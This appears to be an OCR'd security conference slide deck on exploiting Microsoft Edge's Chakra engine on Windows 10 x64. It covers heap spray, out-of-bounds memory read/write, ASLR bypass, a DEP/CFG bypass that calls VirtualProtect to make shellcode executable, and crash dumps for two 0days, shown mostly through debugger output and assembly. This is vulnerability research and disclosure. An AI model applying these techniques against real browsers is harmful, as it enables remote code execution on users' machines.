


4、Bypass DEP - CFG

```
mov     eax, [edi]
call    dword ptr [eax+0A4h]
```

```
mov     eax, [edi]
mov     esi, [eax+0A4h] ; esi = virtual function
mov     ecx, esi
call    ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov     ecx, edi
call    esi
```

4、Bypass DEP - CFG



4、Bypass DEP

```
int Memory::SmallHeapBlockT<SmallAllocationBlockAttributes>::ClearPageHeapState
(void *p_struct)
{
    DWORD old_protect = 0;
    QWORD ret;

    if ( p_struct->buffer )
    {
        ret = VirtualProtect(p_struct->buffer, 0x1000,
                             p_struct->new_protect, &old_protect);
    }
    return ret;
}
```

4、Bypass DEP

length

shell code

```
0:033> r
rax=00000001d0000658 rbx=0000015fe5e2f1b0 rcx=0000015fe5bbc020
rdx=0000000000001000 rsi=000000024598a840 rdi=00000157e10c6040
rip=00007ffa1e3446ee rsp=0000002610e4b440 rbp=00007ffa1e22cb33
 r8=0000000000000040  r9=0000002610e4b460 r10=0000000000000000
r11=00007ffa1fa91908 r12=00007ffa1f1b7f20 r13=00007877f6ebfda8
r14=00007ffa1dfb0000 r15=ffff000000000000
iopl=0                 pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=                    efl=00000246
chakra!Memory::HeapBlockT<MediumAllocationBlockAttributes>::ClearPageHeapState+0x2a:
00007ffa`1e3446ee ff15ac0b1b00    call    qword ptr [chakra!_imp_VirtualProtect]

//shell code
0:033> u rcx
0000015f`e5bbc020 90              nop
```

new protect

old protect

4、Bypass DEP

```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
```

call VirtuaProtect

```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
```

4、Bypass DEP

Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A

5、Run Shell Code

```
0:033> g
Breakpoint 2 hit
0000015f`e5bbc020 90              nop

0:033> g
```

RuntimeBroker.exe		34,240 K	3128 Runtime Broker	Microsoft Corporation	64-bit DEP (permanent)	Medium	ASLR
MicrosoftEdgeCP.exe		2,981,508 K	5948 Microsoft Edge Conten...	Microsoft Corporation	64-bit DEP (permanent)	AppContainer	ASLR
cmd.exe		3,180 K	5472 Windows 命令处理程序	Microsoft Corporation	64-bit DEP (permanent)	AppContain	ASLR
conhost.exe	< 0.01	8,716 K	5344 Console Window Host	Microsoft Corporation	64-bit DEP (permanent)	AppContainer	ASLR

Windows 10 x64 Edge Browser 0day and exploit


- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A


6、0day 1

```
0:009> r
rax=0000007784725798 rbx=0000007784725530 rcx=1111111111111111
rdx=000001b39fef82c0 rsi=0000000000000002 rdi=0000007784725040
rip=00007ffe7a34eae9 rsp=0000007784725770 rbp=00000000000003f1
 r8=000001bba4e7fd18  r9=000001b39fe943d0 r10=00007ffe7634ca90
r11=0000007784725 3e0 r12=000001bba19afde0 r13=00007ffe92fe77d0
r14=00007ffe92fe77d0 r15=000000007c190422
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010204

cmp     byte ptr [rcx],0 ds:11111111`11111111=??
```

```
or      dword ptr [rbx+60h], 0FFFFFFFFh    //memory write
```

6、0day 1


memory
edit NativeIntArray
size
out of bound memory read/write
fill memory
read/write


此电脑
工具
cmd
index.html
child_1.html
Web_Serv...
127.0.0
此站点提示...
edit ok
确定
回收站
17:20
2016/7/14

Windows 10 x64 Edge Browser 0day and exploit


- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A

7、0day 2

```
0:010> r
rax=1111111111111111 rbx=0000008c4a8fcef0 rcx=00000258d9c30340
rdx=0000000000000000 rsi=0000000000000002 rdi=0000008c4a8fca00
rip=00007ffd1d2ce6b1 rsp=0000008c4a8fd130 rbp=0000000000000000
 r8=00000258d9ce5052  r9=00000258d9ce5052 r10=00000258d9ce5050
r11=0000008c4a8fd040 r12=0000000000000000 r13=00000000000000d2
r14=00000258d999dae0 r15=00000000000003ee
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010204

mov     rsi,qword ptr [rax] ds:11111111`11111111
```

```
mov     dword ptr [rsi+30h],1    //memory write
```

7、0day 2



edit NativeIntArray
segment pointer

out of bound memory read/write

fill memory
read/write

此电脑

工具

cmd

index.html

child_1.html

child_2.html

Web_Serv...

回收站

127.0.0

此站点提示...

edit size ok : 0xffffff2a

不要让这个页面创建更多消息

确定

127.0.0.1 想要使用你的位置，但首先，你需要转到"设置"并启用"定位"。

打开设置

16:06
2016/7/14

Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、No.1 0day
- 7、No.2 0day
- 8、Q&A

Windows 10 x64 Edge Browser 0day and exploit

Q&A

Acknowledgements :

@tombkeeper

@Quantumz